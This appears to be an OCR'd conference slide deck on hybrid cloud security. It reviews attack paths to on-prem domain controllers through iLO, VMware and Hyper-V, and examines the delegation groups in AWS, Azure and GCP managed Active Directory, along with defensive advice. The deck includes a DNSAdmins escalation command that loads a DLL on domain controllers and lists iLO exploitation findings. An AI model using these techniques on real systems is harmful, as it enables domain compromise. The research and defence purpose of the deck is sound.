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Hybrid Cloud Security

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About

- Founder Trimarc (Trimarc.io), a professional services company that helps organizations better secure their Microsoft platform, including the Microsoft Cloud and VMWare Infrastructure.
- Microsoft Certified Master (MCM) Directory Services
- Microsoft MVP (2017, 2019, & 2020)
- Speaker: Black Hat, Blue Hat, BSides, DEF CON, DEF CON Cloud Village Keynote, DerbyCon, Shakacon, Sp4rkCon, TEC
- Security Consultant / Researcher
- Active Directory Enthusiast - Own & Operate ADSecurity.org
  (Microsoft platform security info)

AGENDA

- Hybrid Cloud
- The Cloud & Virtualization
- Compromising Domain Controllers (On-Prem)
- Cloud Hosted/Managed Active Directory
  - Amazon AWS
  - Microsoft Azure
  - Google Cloud Platform (GC)
- Attacking Hybrid Components
- Cloud Administration (IAM)
- Compromising On-Prem Domain Controllers Hosted in the Cloud
- Conclusion

What is Hybrid Cloud?

- Blend of on-prem infrastructure combined with cloud services.
- Typically on-prem infrastructure with some cloud hosted infrastructure (IAAS) and services (SAAS).
- Connection points between on-prem and cloud often don’t focus on security.

Hybrid Cloud Scenarios

- On-Prem AD with Office 365 Services (SaaS)
  - Office 365 to host mailboxes with authentication performed by Active Directory on-prem.
- Cloud Datacenter
  - Extending the datacenter to the cloud leveraging Azure and/or Amazon AWS (IaaS).
- On-Prem AD with Cloud Hosted AD as Resource Forest
  - Trust between on-prem AD and cloud hosted AD
- Combination of these (or other)

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The Cloud & Virtualization

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
Conceptually The Cloud is Virtualization (effectively)

- Cloud provider Infrastructure as a Service (IaaS) architecture and configuration
- Amazon AWS architecture to host VMs (instances) which has leveraged XEN and more recently (2018) Amazon's Nitro (based off KVM core kernel).
- Azure leverages a customized version of Hyper-V (core) to host Azure VMs.
- Google Cloud Platform (GCP) uses KVM for virtualization.
- There is a cloud "fabric" that ties the "virtualization" component with orchestration (and storage, network, etc).

VMWare Cloud on AWS



https://aws.amazon.com/blogs/apn/diving-deep-on-the-foundational-blocks-of-vmware-cloud-on-aws/

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Compromising On-Prem Domain Controllers

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Physical DCs

- Physical Access
- Out of Band Management (HP ILO)
- Check for port 2381 on servers for ILO web service (on same network –which is bad)

```
Test-NetConnection $IPAddress -Port 2381
```

```
PS C:\> test-netconnection 172.16.101.11 -port 2381


ComputerName     : 172.16.101.11
RemoteAddress    : 172.16.101.11
RemotePort       : 2381
InterfaceAlias   : Wi-Fi
SourceAddress    : 172.16.250.109
TcpTestSucceeded : True
```

Airbus Security Identified iLO Security Issues:

- *A new exploitation technique that allows compromise of the host server operating system through DMA.*
- *Leverage a discovered RCE to exploit an iLO4 feature which allows read-write access to the host memory and inject a payload in the host Linux kernel.*
- *New vulnerability in the web server to flash a new backdoored firmware.*
- *The use of the DMA communication channel to execute arbitrary commands on the host system.*
- *iLO (4/5) CHIF channel interface opens a new attack surface, exposed to the host (even though iLO is set as disabled). Exploitation of CVE-2018-7078 could allow flashing a backdoored firmware from the host through this interface.*
- *We discovered a logic error (CVE-2018-7113) in the kernel code responsible for the integrity verification of the userland image, which can be exploited to break the chain-of-trust. Related to new secure boot feature introduced with iLO5 and HPE Gen10 server line.*
- *Provide a Go scanner to discover vulnerable servers running iLO*

https://github.com/airbus-seclab/ilo4_toolbox

Virtual DCs: VMWare

- Compromise VMWare administration
- Compromise account with VMWare access to Virtual DCs
- Compromise system running vCenter (Windows system or appliance) since this is an administration gateway that owns vSphere
- Identify VMWare ESXi Root account password and use to compromise ESXi hosts
  (similar to local Administrator account on Windows)
- Connect directly to virtual DCs with the VIX API
  (via VMWare Tools)

Virtual DCs: Hyper-V

- Compromise members of “Hyper-V Admins” group.
- Compromise server hosting Hyper-V.
- Compromise local admin account on the Hyper-V server (pw may be the same as other servers)
- Compromise account with GPO modify rights to the OU containing Hyper-V servers.

On-Prem Domain Controller Security

- Physical DCs:
  - secure physical access
  - Secure out of band access (ILO)

- Virtual DCs:
  - Review the security of the virtual infrastructure
  - Limit access to virtual DC management
  - Ensure admin systems are used for virtual infrastructure administration

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Cloud Hosted/Managed Active Directory

& potential security impact

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Cloud Hosted/Managed AD

- AD environment spun up per customer by cloud provider
- 100% managed AD by the cloud provider
- Customer does not get Domain Admin rights or access to Domain Controllers
- Amazon AWS, Microsoft Azure, and Google Cloud Platform all have a host Managed AD environments for customers, with some differences

AWS Directory Service for Microsoft Active Directory

Directory Service > Directories > d-9a67273b45

Directory details

Reset user password

Directory type
Microsoft AD

Edition
Standard

Directory ID
d-9a67273b45

Directory DNS name
lab.trimarcrd.com

Directory NetBIOS name
LAB

Description - Edit
Trimarc RD Lab

VPC
vpc-251eb94e

Subnets
subnet-8e905ee5
subnet-5422262e

Availability zones
us-east-2b,
us-east-2a


DNS address
172.31.14.175,
172.31.22.253

Status
Creating

Last updated
Monday, July 20, 2020

Launch time
Monday, July 20, 2020

AWS Directory Service for Microsoft Active Directory



AWS Directory Service for Microsoft Active Directory

- 2 DCs running Windows Server 2012 R2 (172.31.14.175 & 172.31.22.253)
- Default domain Administrator account “Administrator” in the “AWS Reserved” OU.
- First account is “Admin” and gains full rights on customer OU
- Customer OU created and rights delegated to AWS Administrators (& default Admin account)
- The domain password policy is default, but the customer has the ability to modify 5 pre-created Fine-grained password policies
- The DC auditing policy is decent except no Kerberos audit policies, so no way to detect Kerberoasting (requires "Audit Kerberos Service Ticket Operations" auditing).

AWS Managed AD – Customer Admin Account

```
PS C:\Users\admin> get-aduser 'admin' -prop description


Description       : DO NOT DELETE:  Provided by AWS for administration of directory objects.  This account has FULL CONTROL over the root
                    OU: 'OU=LAB,DC=lab,DC=trimarcrd,DC=com' and group management rights to groups in AWS Delegated Groups OU
DistinguishedName : CN=Admin,OU=Users,OU=LAB,DC=lab,DC=trimarcrd,DC=com
Enabled           : True
GivenName         :
Name              : Admin
ObjectClass       : user
ObjectGUID        : 1408d957-db4b-4355-a714-9ef099bfc6f0
SamAccountName    : Admin
SID               : S-1-5-21-299155490-801632954-1140098970-1113
Surname           :
UserPrincipalName :
```

AWS Microsoft AD Delegation Groups

- **AWS Delegated Administrators** group is delegated most rights including:
  - Group Modify rights on the "AWS Delegated Groups: OU
  - "Reanimate-Tombstones" (effectively the ability to undelete objects)
- **AWS Delegated Managed Service Account Administrators** group is delegated rights to create and manage MSAs
- **AWS Delegated Add Workstations To Domain Users** added to the "Add workstations to domain" URA on DC GPO
- **AWS Delegated Kerberos Delegation Administrators** added to "Enable computer and user accounts to be trusted for delegation"
- **AWS Delegated Replicate Directory Changes Administrators** group is delegated "DS-Replication-Get-Changes" at the domain level
- **AWS Delegated Domain Name System Administrators** is added to the DNSAdmins group providing DNS administration.
- **AWS Delegated Server Administrators** group is added to the local Administrators on all computers in the customer OU ("LAB") and child OUs via the GPO "ServerAdmins".

Azure Active Directory Domain Services

Basics

Name	trimarcrd.com
Subscription	Pay-As-You-Go
Resource group	TrimarcRDResourceGroup
Region	East US
SKU	Enterprise
Forest type	Resource (preview)

Network

Virtual network	(new) aadds-vnet
Subnet	(new) aadds-subnet
Subnet Address	10.0.1.0/24
Network security group	(new) aadds-nsg

Administrator group

Administrator group	AAD DC Administrators
Membership Type	Assigned

Notifications


Notify global administrators	Yes
Notify AAD DC administrators group	Yes

Synchronization

Synchronization scope	Scoped

By enabling Azure AD Domain Services for this directory, you consent to storing credential hashes required for NTLM and Kerberos authentication in Azure AD.

Azure Active Directory Domain Services (Managed AD)



Azure AD Directory Services (Managed AD)

- 2 DCs running Windows Server 2012 R2 (10.0.1.4 & 10.0.1.5)
- Default domain Administrator account “dcaasadmin” (default location)
- Initial admin account is Azure AD account – can select Azure AD accounts (or synched on-prem AD accounts)
- Customer OUs: AADDC Computers & AADDC Users
- 1 Fine-Grained Password Policy (FGPP) called “AADDSSTFPSO”
- Authenticated Users can add computers to the domain
- Event auditing on Managed AD Domain Controllers not configured via GPO, so can’t see configuration.

Azure AD DS Delegation Groups

- AAD DC Administrators has the ability to create new OUs (domain)
- AAD DC Administrators is delegated Full Control on:
  - AADDC Computers
  - AADDSSyncEscrows
  - AADDSSyncState
  - Managed Service Accounts
  - Program Data
- AAD DC Administrators has Edit Settings rights on the GPOs:
  - AADDC Computers GPO (linked to OU=AADDC Computers,DC=trimarcrd,DC=com)
  - AADDC Users GPO (linked to OU=AADDC Users,DC=trimarcrd,DC=com)
- The GPO AADDC Computers GPO adds AAD DC Administrators to the local group Administrators in the following OU AADDC Computers
- AAD DC Service Accounts has DS-Replication-Get-Changes rights

GCP Managed Service for Microsoft Active Directory (Managed Microsoft AD)

Item	Estimated costs
Windows Server 2019 Datacenter Edition Usage Fee Show more	$134.32/month
Google Compute Engine Costs	
2 x VM instance: 2 vCPUs + 7.5 GB memory (n1-standard-2) + 100GB Boot Disk	$165.64/month
Sustained use discount	- $43.69/month
Total	$256.27/month

Basic details

Domain Name (FQDN)
lab.trimarcrd.com

Netbios name
lab

Region health
us-east1 Healthy

Labels
None

Creation time
7/28/20, 3:52 PM

Last update time
7/28/20, 4:28 PM

Network details

Project
neon-fort-284318

Networks
default

IP CIDR range
10.10.23.0/24


Access details

Admin name
trdadmin

Password

SET PASSWORD

GCP Managed Microsoft AD



GCP Managed Microsoft AD

- 2 DCs running Windows Server 2019 Datacenter (2012R2 Forest FL)
- The AD Recycle Bin has not been enabled
- Default domain Administrator account “Administrator” (disabled)
- 2nd domain admin account “cloudsvcadmin”
- First account is customer created (“setupadmin” –can be changed)
- The domain password policy is default, but the customer has the ability to create Fine-grained password policies
- Event auditing on Managed AD Domain Controllers not configured via GPO, so can’t see configuration.

GCP Managed AD Delegation Groups

- Cloud Service All Administrators
  - Delegated Full Control on all objects (& link GPO rights) in the Cloud OU
- Cloud Service Administrators
  - Member of Cloud Service All Administrators & Group Policy Creator Owners
- Cloud Service Computer Administrators
  - Added to local Administrators group via GPO on Cloud OU
- Cloud Service Managed Service Account Administrators
  - Delegated Full Control on the Managed Service Accounts OU
- Cloud Service DNS Administrators
- Cloud Service Protected Users
- Cloud Service Group Policy Creator Owners

Managed AD Common Themes

- No customer Domain Admin or Domain Controller rights.
- Custom OU(s) are provided for customer use (users, computers, groups, etc.).
- Delegation groups provides AD component management capability to customer.
- Domain Password Policy is default (7 characters), with the ability to adjust via Fine-Grained Password Policies.
- Azure AD DS & GCP Managed AD both seem to have default Domain Controller GPO settings.
- All provide the ability to configure an AD trust, so there may be attacker recon capability between on-prem & cloud.
- Slightly different (or quite different!) approaches are used to provide the same or similar capability.

AD Security Review PowerShell Script: https://trimarc.co/ADCheckScript

Defending a Managed AD Environment

- Likely no escalation to Domain Admins, so attackers will focus on delegation groups & membership.
- Attacker will quickly identify default customer admin account(s) and target those.
- If Azure AD DS is used, the admin group can be modified by accounts with group modify rights in Azure AD. Roles with Azure AD group modify rights can escalate to Azure AD DS admin rights.
- Ensure delegated admins (Application Owners) understand the rights they have as members in the Managed AD delegation groups.
- Ensure that DC audit logs are configured to be sent to SIEM.

Azure AD DS Concern: Escalate to DA

- The “AAD DC Administrators” is a member of the DNSAdmins group.
- Membership in the DNSAdmins group provides the ability to run code on Domain Controllers simply by placing a DLL on a network share and running DNSCMD (*dnscmd.exe /config /serverlevelplugindll \\path\to\dll*).
- There is clear escalation from Azure AD DS customer admin rights to Domain Admin in Azure AD DS.
- Reported to Microsoft on 6/27/2020 and MSRC responded that it does not meet the bar for servicing since it requires the attacker to compromise a privileged account.

https://www.hub.trimarcsecurity.com/post/escalating-to-domain-admin-in-microsoft-s-cloud-hosted-active-directory-azure-ad-domain-services

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Attacking Hybrid Cloud Components

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
